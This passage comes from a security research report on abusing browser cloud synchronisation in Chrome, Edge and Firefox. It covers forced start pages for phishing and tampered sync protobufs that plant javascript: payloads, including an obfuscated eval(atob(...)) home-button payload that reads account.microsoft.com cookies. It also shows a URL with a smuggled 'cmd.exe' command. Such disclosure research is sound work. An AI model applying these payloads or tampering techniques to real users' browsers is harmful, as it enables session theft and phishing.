URL: https://jankhjankh.github.io/payment.html?Secretparameter=cmd.exe%20/c%20ping%208.8.8.8

Figure 18: Viewing history in Firefox, including get parameters.

Key Results

There was a vast amount of information logged by a default cloud synchronised account that could be extremely useful to a dedicated attacker, and a significant amount of personal data that could be leveraged by opportunistic attackers. The most severe issue identified was the cloud synchronised setting in Edge to force synchronisation of passwords. A full example of which can be found in THEFT-2. Additionally, the methodology retrieving a user's passwords and history is discussed in THEFT-1 and is pivotal for the remote code exploitation discussed in EXEC-1.

CASE STUDY 2: FORCED NAVIGATION TECHNIQUES FOR SOCIAL ENGINEERING

Another key piece of intended functionality with cloud synchronization was the ability to set websites to automatically open when the user takes specified actions, such as opening the browser. This could be done through a variety of features such as setting a user's start page, homepage, new tab page, and bookmarks. As these features all work nearly identically, focus was placed on the start page, as whatever pages are configured as the start page will be opened without any additional user actions other than reopening the browser.

By controlling the start page and waiting for the user to restart the browser, an external attacker could incubate a number of malicious techniques against the user. These effectively circumvent the human interaction step in a social engineering attack, as the links will always be browsed to.

This allows attackers to leverage common phishing techniques from a position of extra trust, as the user would not be aware that any malicious activity had taken place. The most problematic phishing techniques that were demonstrated were:

- Directing the user to a legitimate download page for a product, with a secondary tab downloading a malicious file from a malicious website.
- Directing the user to a domain similar to the victim's previous homepage, with an HTML smuggling technique embedded within it.
- Directing the user to an internal website containing a malicious state-changing GET request, the context for which could be identified from the user's search history.

One key problem initially encountered during this case study was that each browser contained client-side validation on some settings. On Chrome and Edge, this was circumvented via intercepting the requests in a web proxy and tampering with responses.

In Firefox, the sync updates were encrypted, which made tampering requests difficult. Instead, the sync app extension was used, as it allowed writing custom updates without the need for request tampering.

By design, these browsers did not validate data received to the server, as each browser allowed for encrypting all sync data with a key on the device, server-side validation would be an imperfect solution.

Malicious Site

By forcing a user to navigate to a malicious site, an attacker could coerce a user into doing all of the exploitation techniques generally expected when a user clicks a phishing link, such as XSS, CSRF, and spoofing trusted sites to harvest credentials. One minor difference between this and a traditional phishing attack is that the user may be less likely to expect a malicious action to be taking place, as they have not taken any actions outside of their normal use.


Chrome

Chrome allowed for the opening of multiple tabs, which could have reduced the visibility of a malicious webpage being opened or could have been used to show a webpage and download a file with a secondary web page, allowing the file to appear to have been downloaded from the trusted URL.

Edge

Edge allowed for the opening of multiple tabs, which could have reduced the visibility of a malicious webpage being opened or have been used to show a webpage and download a file with a secondary web page, allowing the file to appear to have been downloaded from the trusted URL.

Edge also contained a unique feature to send a URL link from one device to another, resulting in a message similar to the following being sent to the other user:



Page shared from another device

127.0.0.1:8090/payment.html?uname=Secrett&psw=...
http://127.0.0.1:8090
Shared from DESKTOP-BCDVB8P

Figure 19: Alert box received on victim device to open a copy of the attacker's tab.

Firefox

Firefox allowed for the opening of multiple tabs via use of the "`|`" character between them. For example:

```
https://google.com|https://site.internal
```


Firefox could also remember how file types were handled and could automatically run files of the downloaded filetype if that was how they had been previously handled. There were some protections in place to prevent misuse of this feature, such as disabling the feature for EXE and MSI files.

Cross-Site Scripting

Cross-Site Scripting (XSS) attacks occur when an attacker uses a web application to send malicious JavaScript code to a user, to undertake malicious actions within the context of their browser. This could be exploited to compromise credentials, send forged requests, download malicious files, and redirect the user to malicious sites. Historically, browsers have allowed JavaScript execution through the URL bar via use of the **`JavaScript:`** protocol handler, although this has been slowly changing over time to combat abuse.

Chrome

Chrome allowed the use of the JavaScript protocol handler, via submitting **`JavaScript:<Payload>`** as the new page URL. JavaScript URLS were disallowed in browser GUI, but the sync request itself could be tampered to submit valid payloads.



Edit page

Site URL

javascript:alert("Domain:"+document.domain+"\nLocation:"+document.locati...


Invalid URL

Figure 20: Chrome client-side check rejecting the **`javascript:`** URL.

By submitting a valid payload and intercepting the sync request in a web proxy, it was possible to modify the protobuf to submit an unsafe startup value to be accepted by the server:

`Bavascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)`


`javascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)`



Request to https://clients4.google.com:443 [172.217.24.46]

```

roy.bunsen@gmail.comc"Ê
a
fZ:ADqtAZwWefIK9QgWDIz4zUAtIe5hLNF2LLvMCAdt7AjxBXem6ANAIBS/3pnhYyRUJsicwUaSCZww2NhMsVcOibj/u7GM/kMxIQ=
= ±-□²§½□(□³□□¼1□□□¶¬¯1:session.startup_urls□ªp²´1
session.startup_urlsT["bavascript:alert(\"Domain:\"+document.domain+\"\\nLocation:\"+document.location
)"]°95T9dofXNGdq0KX1aHTEi2jEJmU=nyox5KspODRdrRFHtiku7g=="~□□Æ¦±æÏóñ÷ÞØÊ□¹¡/úÁ÷÷¢´Ç□iùè©□ië□ ¬´
```

Figure 21: Sync request protobuf intercepted by a proxy, prior to modification.




Request to https://clients4.google.com:443 [172.217.24.46]

```

roy.bunsen@gmail.comc"Ê
a
fZ:ADqtAZwWefIK9QgWDIz4zUAtIe5hLNF2LLvMCAdt7AjxBXem6ANAIBS/3pnhYyRUJsicwUaSCZww2NhMsVcOibj/u7GM/kMxIQ=
= ±-□²§½□(□³□□¼1□□□¶¬¯1:session.startup_urls□ªp²´1
session.startup_urlsT["javascript:alert(\"Domain:\"+document.domain+\"\\nLocation:\"+document.location
)"]°95T9dofXNGdq0KX1aHTEi2jEJmU=nyox5KspODRdrRFHtiku7g=="~□□Æ¦±æÏóñ÷ÞØÊ□¹¡/úÁ÷÷¢´Ç□iùè©□ië□ ¬´
```

Figure 22: Sync request protobuf intercepted by a proxy, after modification.

On all other synced devices, the malicious value was saved:


Settings - On startup

chrome://settings/onStartup

On startup

Open the New Tab page

Continue where you left off

[✓ Open a specific page or set of pages]


javascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)
javascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)

Add a new page

Use current pages

Figure 23: The victim device receiving the JavaScript: startup page from sync.

Reopening Chrome triggered this JavaScript execution, as shown by the alert box generated.


Untitled

about:blank

Google Chrome isn't your default browser

This page says


Domain:
Location:about:blank

Figure 24: Javascript executing in a domainless context upon reopening the victim browser.

As this JavaScript execution did not occur in an unsafe domain context, this JavaScript could be used similarly to navigating to a malicious website hosting malicious JavaScript. The key difference between these techniques was that embedding XSS in the start page did not require any outbound connectivity, reducing the artefacts in the attack, and guaranteeing that it would not be blocked by domain reputation checks or other anti-phishing measures.

Edge

In Edge, JavaScript could be stored in the settings via tampering, and it would trigger JavaScript in the context of the **`about:blank`** page. JavaScript URLs were disallowed in browser GUI, but the sync request itself could be tampered to submit valid payloads.


edge://settings/startHomeNTP

When Edge starts

[✓ Open the new tab page]

Open tabs from the previous session

Open these pages:

Add a new page

Enter a URL

javascript:alert("Domain:"+document.domain+"\nLoc

Check the URL

Show home button


Set what the home button opens below:

Figure 25: Edge client-side check rejecting the **`javascript:`** URL.

By submitting a valid payload and intercepting the sync request in a web proxy, it was possible to modify the protobuf to submit an unsafe startup value to be accepted by the server:


```
Bavascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)
```

```
javascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)
```


Request to https://edge.microsoft.com:443 [13.107.21.239]

```


5fnzmrUtYx2RgPAgN3yJ4A==c"Þ
æ
$61d2f752-d28e-4f41-9ba8-1ad066e02760 ¦¬ □¼1(êò£□¼1□□Üüİ¯1:session.startup_urls□ªp²´1
session.startup_urlsT["bavascript:alert(\"Domain:\"+document.domain+\"\\nLocation:\"+document.location
)"]°95T9dofXNGdq0KX1aHTEi2jEJmU=5fnzmrUtYx2RgPAgN3yJ4A=="V□□Æ¦±æÏóñ÷□□+Í¾÷÷Ç□□ïë□ □
```


Figure 26: Sync request protobuf intercepted by a proxy, prior to modification.


Request to https://edge.microsoft.com:443 [13.107.21.239]

```


5fnzmrUtYx2RgPAgN3yJ4A==c"Þ
æ
$61d2f752-d28e-4f41-9ba8-1ad066e02760 ¦¬ □¼1(êò£□¼1□□Üüİ¯1:session.startup_urls□ªp²´1
session.startup_urlsT["javascript:alert(\"Domain:\"+document.domain+\"\\nLocation:\"+document.location
)"]°95T9dofXNGdq0KX1aHTEi2jEJmU=5fnzmrUtYx2RgPAgN3yJ4A=="V□□Æ¦±æÏóñ÷□□+Í¾÷÷Ç□□ïë□ □
```

Figure 27: Sync request protobuf intercepted by a proxy, after modification from `bavascript` to `javascript`.

On all other synced devices, the malicious value was saved:


edge://settings/startHomeNTP

When Edge starts

- [✓ Open the new tab page]
- Open tabs from the previous session
- Open these pages:


Pages

javascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)
javascript:alert("Domain:"+document.domain+"\nLocation:"+document.location)

Clear the list and set it to all currently open tabs

Figure 28: The victim device receiving the JavaScript: startup page from sync.

Reopening Edge triggered this JavaScript execution, as shown by the alert box generated.


Untitled

about:blank

This page says

Domain:
Location:about:blank

OK


Figure 29: JavaScript executing in a domainless context upon reopening the victim browser.

As this JavaScript execution did not occur in an unsafe domain context, this JavaScript could be used similarly to navigating to a malicious website hosting malicious JavaScript. The key difference between these techniques was that embedding XSS in the start page did not require any outbound connectivity, reducing the artefacts in the attack, and guaranteeing that it would not be blocked by domain reputation checks or other anti-phishing measures.

This JavaScript execution was only activated upon a full restart of Edge. If Edge was running in the background, it would not trigger.

Additionally, the home button feature allowed for JavaScript to be embedded and executed within the context of the page the user was currently accessing. This functionally allowed for a Universal XSS if the user could be coerced into clicking the home button on the attacker specified site. The home button was not enabled by default, however, the feature to enable it was also cloud synced.

Submitting a home button value with a malicious JavaScript payload:


Settings

Edge | edge://settings/startHomeNTP

Settings

Search settings

Profiles
Privacy, search, and services
Appearance
Sidebar
Start, home, and new tabs
Share, copy and paste
Cookies and site permissions
Default browser
Downloads
Family safety
Languages
Printers
System and performance
Reset settings
Phone and other devices
Accessibility
About Microsoft Edge

When Edge starts

Open the new tab page
Open tabs from the previous session
[✓ Open these pages:]

Pages — Add a new page

Continue
https://account.microsoft.com/

Clear the list and set it to all currently open tabs — Use all open tabs

Home button

Show home button on the toolbar

Set what the home button opens below:


New tab page
[✓ javascript:eval(atob("dmFyIFNvdXJjZSA9IG5ldyBYTUxTZXJpYWxpemVyKCkuc2VyaWFsaXplVG9TdHJpbmcoZG] — Save

New tab page

Customize your new tab page layout and content — Customize

Figure 30: Submitting a JavaScript: protocol in the home button in Edge.

The resultant JavaScript being executed on the Account.Microsoft.com domain upon pressing the home button.


Microsoft account | Home
https://account.microsoft.com/?ref=settings&refd=account.microsoft.com
Microsoft account
Your info
Privacy
Security
Rewards
Roy Bunsen
roy.bunsen@gmail.com
Never lose access to your Microsoft account
Add a recovery phone number
Microsoft 365
Premium Office apps, OneDrive cloud storage, and more
Buy Microsoft 365
Be more productive - buy Microsoft 365 including Word, Excel, PowerPoint, and more.
Get Microsoft 365


account.microsoft.com says

```
account.microsoft.com:MC1=GUID=c8a3567d14224c7e97ce12e2622
93c5a&HASH=c8a3&LV=202
210&V=4&LU=1665894364313;
MUID=0698EAC95A1E6F27313FF8165BE46E0D; _cs_c=0;
_cs_id=1a38cd82-072b-
a811-969b-14d2ac1a5558.1681619112.1.1681619112.1681619112.1
613561419.1715783112074; ClicktaleReplayLink=https://
dmz01.app.clicktale.com/Player.aspx?PID=1&UID=1&SID=1;
AMCV_EA76ADE95776D2EC7F000101%40AdobeOrg=15855401
35%7CMCIDTS%7C19464%7CMCMID%7C86059784612083584583O3
5544961710443642%7CMCAAMLH-1
682223912%7C8%7CMCAAMB-1682223912%7C6G1ynYcLPuiQxYZrsz
```

Figure 31: Upon the user clicking the home page, JavaScript is executed in the context of the current domain.

Firefox

The JavaScript protocol was saved without tampering; however, it did not trigger upon the browser opening, opening a new tab, or clicking the home button.



Choose what you see when you open your homepage, new windows, and new tabs.

Homepage and new windows: Custom URLs…

javascript:alert(1)

New tabs: Blank Page

Figure 32: Submitting a JavaScript homepage in Firefox.

The page was found to be put in a strangely non-interactable state when forced to navigate to a **`JavaScript:`** protocol, but no meaningful functionality was identified.

